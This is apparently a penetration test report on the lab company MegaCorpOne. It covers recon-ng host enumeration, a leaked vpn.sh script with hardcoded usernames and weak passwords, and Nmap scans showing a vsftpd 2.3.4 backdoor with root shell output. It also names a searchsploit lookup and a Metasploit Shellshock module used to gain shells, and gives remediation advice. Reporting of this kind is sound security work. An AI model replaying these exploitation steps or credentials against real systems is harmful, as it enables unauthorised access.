    recon/domains-hosts/hackertarget
    recon/domains-hosts/shodan_hostname
    recon/hosts-ports/shodan_ip
    recon/locations-pushpins/shodan
    recon/netblocks-hosts/shodan_net
    recon/ports-hosts/migrate_ports

  Reporting
  ---------
    reporting/html

[recon-ng][default] > modules load reporting/html
[recon-ng][default][html] > info

     Name: HTML Report Generator
   Author: Tim Tomes (@lanmaster53)
  Version: 1.0

Description:
  Creates an HTML report.

Options:
  Name      Current Value                                 Required  Description
  --------  --------------                                --------  -----------
  CREATOR                                                 yes       use creator name in the report footer
  CUSTOMER                                                yes       use customer name in the report header
  FILENAME  /root/.recon-ng/workspaces/default/results.html  yes       path and filename for report output
  SANITIZE  True                                          yes       mask sensitive data in the report

[recon-ng][default][html] > options set CREATOR Pentester
CREATOR => Pentester
[recon-ng][default][html] > options set CUSTOMER MegaCorpOne
CUSTOMER => MegaCorpOne
[recon-ng][default][html] > info

     Name: HTML Report Generator
   Author: Tim Tomes (@lanmaster53)
  Version: 1.0

Description:
  Creates an HTML report.

Options:
  Name      Current Value                                 Required  Description
  --------  --------------                                --------  -----------
  CREATOR   Pentester                                     yes       use creator name in the report footer
  CUSTOMER  MegaCorpOne                                   yes       use customer name in the report header
  FILENAME  /root/.recon-ng/workspaces/default/results.html  yes       path and filename for report output
  SANITIZE  True                                          yes       mask sensitive data in the report

[recon-ng][default][html] >
```



MegaCorpOne

www.recon-ng.com

Recon-ng Reconnaissance Report

[-] Summary

table	count
domains	0
companies	0
netblocks	0
locations	0
vulnerabilities	0
ports	0
hosts	18
contacts	0
credentials	0
leaks	0
pushpins	0
profiles	0
repositories	0

[-] Hosts

host	ip_address	region	country	latitude	longitude	notes	module
admin.megacorpone.com	51.222.169.208						hackertarget
beta.megacorpone.com	51.222.169.209						hackertarget
fs1.megacorpone.com	51.222.169.210						hackertarget
intranet.megacorpone.com	51.222.169.211						hackertarget
mail.megacorpone.com	51.222.169.212						hackertarget
mail2.megacorpone.com	51.222.169.213						hackertarget
ns1.megacorpone.com	51.79.37.18						hackertarget
ns2.megacorpone.com	51.222.39.63						hackertarget
ns3.megacorpone.com	66.70.207.180						hackertarget
router.megacorpone.com	51.222.169.214						hackertarget
siem.megacorpone.com	51.222.169.215						hackertarget
snmp.megacorpone.com	51.222.169.216						hackertarget
support.megacorpone.com	51.222.169.218						hackertarget
syslog.megacorpone.com	51.222.169.217						hackertarget
test.megacorpone.com	51.222.169.219						hackertarget
vpn.megacorpone.com	51.222.169.220						hackertarget
www.megacorpone.com	149.56.244.87						hackertarget
www2.megacorpone.com	149.56.244.87						hackertarget


Created by: Pentester
Fri, Jul 07 2023 03:34:51

Remediation:- Host information should have privacy and should not be visible to anyone.


5. Weak Password on Public Web Application

Risk Rating: **Critical**

Description:
Using vpn.megacropone.com our team was able to guess the password again the username that was found before.



- Downloaded vpn.sh file which is found while scanning megacorpone by google dorking technique.



Index of /

Name	Last modified	Size	Description
index.nginx-debian.html	2022-01-04 14:25	612	
password.lst	2022-01-18 22:38	26K	
vpn.sh	2021-06-28 15:25	1.3K	

Apache/2.4.46 (Debian) Server at vpn.megacorpone.com Port 80

```
File  Actions  Edit  View  Help
┌──(root💀kali)-[~]
└─# service apache2 restart

┌──(root💀kali)-[~]
└─# ls
Desktop  Documents  Downloads  hash.txt  Music  Pictures  Public  Scripts  Templates  Videos

┌──(root💀kali)-[~]
└─# cd Downloads

┌──(root💀kali)-[~/Downloads]
└─# ls
alien_8.90_all.deb                python-cairo_1.16.2-2ubuntu2_amd64.deb        python-gtk2_2.24.0-5.1ubuntu2_amd64.deb  'zenmap-7.91-1.noarch(1).rpm'   zenmap_7.91-2_
Nessus-10.1.0-debian6_amd64.deb   python-gobject-2_2.28.6-14ubuntu1_amd64.deb   vpn.sh                                   zenmap-7.91-1.noarch.rpm

┌──(root💀kali)-[~/Downloads]
└─# ls -la
total 53288
drwxr-xr-x  2 root root     4096 Jul  9 21:56  .
drwx------ 25 root root     4096 Jul  9 21:50  ..
-rw-r--r--  1 root root    54096 Aug  2  2021  alien_8.90_all.deb
-rw-r--r--  1 root root 51586326 Jan 31  2022  Nessus-10.1.0-debian6_amd64.deb
-rw-r--r--  1 root root    57148 Feb 18  2020  python-cairo_1.16.2-2ubuntu2_amd64.deb
-rw-r--r--  1 root root   181516 Feb 18  2020  python-gobject-2_2.28.6-14ubuntu1_amd64.deb
-rw-r--r--  1 root root   619344 Nov 22  2017  python-gtk2_2.24.0-5.1ubuntu2_amd64.deb
-rw-r--r--  1 root root     1297 Jul  9 21:56  vpn.sh
-rw-r--r--  1 root root   719792 Aug  2  2021  'zenmap-7.91-1.noarch(1).rpm'
-rw-r--r--  1 root root   719792 Aug  2  2021  zenmap-7.91-1.noarch.rpm
-rw-r--r--  1 root root   601712 Aug  2  2021  zenmap_7.91-2_all.deb

┌──(root💀kali)-[~/Downloads]
└─# chmod +x vpn.sh

┌──(root💀kali)-[~/Downloads]
└─# ls -la
total 53288
drwxr-xr-x  2 root root     4096 Jul  9 21:56  .
drwx------ 25 root root     4096 Jul  9 21:50  ..
-rw-r--r--  1 root root    54096 Aug  2  2021  alien_8.90_all.deb
-rw-r--r--  1 root root 51586326 Jan 31  2022  Nessus-10.1.0-debian6_amd64.deb
-rw-r--r--  1 root root    57148 Feb 18  2020  python-cairo_1.16.2-2ubuntu2_amd64.deb
-rw-r--r--  1 root root   181516 Feb 18  2020  python-gobject-2_2.28.6-14ubuntu1_amd64.deb
-rw-r--r--  1 root root   619344 Nov 22  2017  python-gtk2_2.24.0-5.1ubuntu2_amd64.deb
-rwxr-xr-x  1 root root     1297 Jul  9 21:56  vpn.sh
-rw-r--r--  1 root root   719792 Aug  2  2021  'zenmap-7.91-1.noarch(1).rpm'
-rw-r--r--  1 root root   719792 Aug  2  2021  zenmap-7.91-1.noarch.rpm
-rw-r--r--  1 root root   601712 Aug  2  2021  zenmap_7.91-2_all.deb
```

```
┌──(root💀kali)-[~/Downloads]
└─# cat vpn.sh
#!/bin/bash

echo '
 ____________________________________
|    ___          __      _____ _   _ |
|   / __ \        \ \    / /  __ \ \ | |
|  | |  | |_ __   _ \ \  / /| |__) |  \| |
|  | |  | | '_ \| | \ \/ / |  ___/| . ` |
|  | |__| | |_) | |  \  /  | |    | |\  |
|   \____/| .__/|_|   \/   |_|    |_| \_|
|         | |                            |
|         |_|                 v1.1       |
 ____________________________________

'

echo 'Enter username (not email address)'

read username

echo ''

echo 'Enter password'

read password

echo ''

echo 'Attempting connection to vpn.megacorpone.com ... '

sleep 3

if [ $username == 'thudson' ] && [ $password == 'thudson' ]
then
        echo "You are now connected to MegaCorpOne VPN."
elif [ $username == 'trivera' ] && [ $password == 'Spring2021' ]
then
        echo "You are now connected to MegaCorpOne VPN."
elif [ $username == 'msmith' ] && [ $password == 'msmith' ]
then
        echo "You are now connected to MegaCorpOne VPN."
elif [ $username == 'mcarlow' ] && [ $password == 'Pa55word' ]
then
        echo "You are now connected to MegaCorpOne VPN."
elif [ $username == 'agrofield' ] && [ $password == 'agrofield1' ]
then
        echo "You are now connected to MegaCorpOne VPN."
else
        echo "Incorrect username or password."


fi

┌──(root💀kali)-[~/Downloads]
└─# sSsS
```

```
┌──(root💀kali)-[~/Downloads]
└─# bash vpn.sh

 ____________________________________
|    ___          __      _____ _   _ |
|   / __ \        \ \    / /  __ \ \ | |
|  | |  | |_ __   _ \ \  / /| |__) |  \| |
|  | |  | | '_ \| | \ \/ / |  ___/| . ` |
|  | |__| | |_) | |  \  /  | |    | |\  |
|   \____/| .__/|_|   \/   |_|    |_| \_|
|         | |                            |
|         |_|                 v1.1       |
 ____________________________________


Enter username (not email address)
thudson

Enter password
thudson

Attempting connection to vpn.megacorpone.com ...
You are now connected to MegaCorpOne VPN.

┌──(root💀kali)-[~/Downloads]
└─#
```

```
┌──(root💀kali)-[~/Downloads]
└─# cat vpn.sh
#!/bin/bash

echo '
 ______________________________________________
|    ____          __      _______  _   _      |
|   / __ \         \ \    / /  __ \| \ | |     |
|  | |  | |_ __  _ _\ \  / /| |__) |  \| |     |
|  | |  | | '_ \| '_ \ \/ / |  ___/| . ` |     |
|  | |__| | |_) | | | \  /  | |    | |\  |     |
|   \____/| .__/|_| |_|\/   |_|    |_| \_|     |
|         | |                                  |
|         |_|                     v1.1         |
 ______________________________________________

'

echo 'Enter username (not email address)'

read username

echo ''

echo 'Enter password'

read password

echo ''

echo 'Attempting connection to vpn.megacorpone.com... '

sleep 3

if [ $username == 'thudson' ] && [ $password == 'thudson' ]
then
        echo "You are now connected to MegaCorpOne VPN."
elif [ $username == 'trivera' ] && [ $password == 'Spring2021' ]
then
        echo "You are now connected to MegaCorpOne VPN."
elif [ $username == 'msmith' ] && [ $password == 'msmith' ]
then
        echo "You are now connected to MegaCorpOne VPN."
elif [ $username == 'mcarlow' ] && [ $password == 'Pa55word' ]
then
        echo "You are now connected to MegaCorpOne VPN."
elif [ $username == 'agrofield' ] && [ $password == 'agrofield1' ]
then
        echo "You are now connected to MegaCorpOne VPN."
else
        echo "Incorrect username or password."


fi

┌──(root💀kali)-[~/Downloads]
└─# sSsS
```

Remediation:

- Strong password complexity is required. This requires passwords to be longer than 12 characters, mixed case, and contain special characters.
- Reset the password for user Thudson.


6. Open ports 21/tcp running FTP Service and 80/http


Risk Rating:- **High**


Description:-
Whitehat performs Nmap and Zenmap scan tool against the IP range 172.22.117.0/24.
with the help of the IP scanning tool, we find out that IP 172.22.117.150 has port 21 open which is running ftp service and is highly vulnerable to gain unauthorized access by external actors.
Once we have 21 open port, using zemap NSE script and IP 172.22.117.150 we perform the scan, and the scan result output is that port 21 is running on ftp service and can be exploited through the backdoor.

On the basis of the NSE Script output we exploit ftp service that is running on port 21 on the system using the Searchsploit tool by running the Python script, we were able to exploit the host with IP 172.22.117.150 and gain the shell of the system.

We were able to exploit the system 172.22.117.150:80 where port 80 was open and able to exploit by using exploit/multi/http/apache_mod_cgi_bash_env_exec/ exploit method.


Scan Tools Profile Help
Target: 172.22.117.100/24
Profile: Intense scan
Command: nmap -T4 -A -v --script ftp-vsftpd-backdoor,smb-os-discovery 172.22.117.100/24
Hosts Services
Nmap Output Ports / Hosts Topology Host Details Scans
OS Host
WinDC01 (17
172.22.117.10
172.22.117.15
nmap -T4 -A -v --script ftp-vsftpd-backdoor,smb-os-discovery 172.22.117.100/24
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00065s latency).
Not shown: 989 closed tcp ports (reset)
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2023-07-10 05:08:01Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: megacorpone.local0., Site: Default-First-Site-Name)
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: megacorpone.local0., Site: Default-First-Site-Name)
3269/tcp open tcpwrapped
MAC Address: 00:15:5D:02:04:11 (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=7/10%OT=53%CT=1%CU=30651%PV=Y%DS=1%DC=D%G=Y%M=00155D%T
OS:M=64AB9269%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10C%TI=I%CI=I%II=I
OS:%SS=S%TS=U)OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8NNS%O5=M
OS:5B4NW8NNS%O6=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70
OS:)ECN(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+
OS:%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T
OS:=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S
OS:=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=80%CD=Z)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows



Zenmap
Scan Tools Profile Help
Target: 172.22.117.100/24
Profile: Intense scan
Command: nmap -T4 -A -v --script ftp-vsftpd-backdoor,smb-os-discovery 172.22.117.100/24
Hosts Services
Nmap Output Ports / Hosts Topology Host Details Scans
OS Host
WinDC01 (17
172.22.117.10
172.22.117.15
nmap -T4 -A -v --script ftp-vsftpd-backdoor,smb-os-discovery 172.22.117.100/24
Nmap scan report for 172.22.117.150
Host is up (0.0015s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
| ftp-vsftpd-backdoor:
| VULNERABLE:
| vsFTPd version 2.3.4 backdoor
| State: VULNERABLE (Exploitable)
| IDs: CVE:CVE-2011-2523 BID:48539
| vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
| Disclosure date: 2011-07-03
| Exploit results:
| Shell command: id
| Results: uid=0(root) gid=0(root)
| References:
| https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
| https://www.securityfocus.com/bid/48539
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
| http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
53/tcp open domain ISC BIND 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
| http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp open rpcbind 2 (RPC #100000)
| rpcinfo:


Scan Tools Profile Help
Target: 172.22.117.100/24
Profile: Intense scan
Command: nmap -T4 -A -v --script ftp-vsftpd-backdoor,smb-os-discovery 172.22.117.100/24
Hosts Services
Nmap Output Ports / Hosts Topology Host Details Scans
OS Host
WinDC01 (172
172.22.117.10
172.22.117.15
nmap -T4 -A -v --script ftp-vsftpd-backdoor,smb-os-discovery 172.22.117.100/24
1 1.52 ms 172.22.117.150
Initiating SYN Stealth Scan at 01:08
Scanning 172.22.117.100 [1000 ports]
Discovered open port 80/tcp on 172.22.117.100
Discovered open port 5901/tcp on 172.22.117.100
Discovered open port 6001/tcp on 172.22.117.100
Completed SYN Stealth Scan at 01:08, 1.24s elapsed (1000 total ports)
Initiating Service scan at 01:08
Scanning 3 services on 172.22.117.100
Completed Service scan at 01:09, 6.01s elapsed (3 services on 1 host)
Initiating OS detection (try #1) against 172.22.117.100
NSE: Script scanning 172.22.117.100.
Initiating NSE at 01:09
Completed NSE at 01:09, 0.01s elapsed
Initiating NSE at 01:09
Completed NSE at 01:09, 0.00s elapsed
Nmap scan report for 172.22.117.100
Host is up (0.000058s latency).
Not shown: 996 closed tcp ports (reset)
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.46
| http-server-header: Apache/2.4.46 (Debian)
5901/tcp open vnc VNC (protocol 3.8)
6001/tcp open X11 (access denied)
8080/tcp filtered http-proxy
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Uptime guess: 35.027 days (since Mon Jun 5 00:30:50 2023)
Network Distance: 0 hops
TCP Sequence Prediction: Difficulty=264 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: 127.0.1.1
NSE: Script Post-scanning.
Initiating NSE at 01:09
Completed NSE at 01:09, 0.00s elapsed
Initiating NSE at 01:09
Completed NSE at 01:09, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 88.80 seconds
Raw packets sent: 3635 (156.874KB) | Rcvd: 4147 (175.165KB)


(root kali)-[~]
searchsploit vsftpd
Exploit Title | Path
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption | linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1) | windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2) | windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service | linux/dos/16270.c
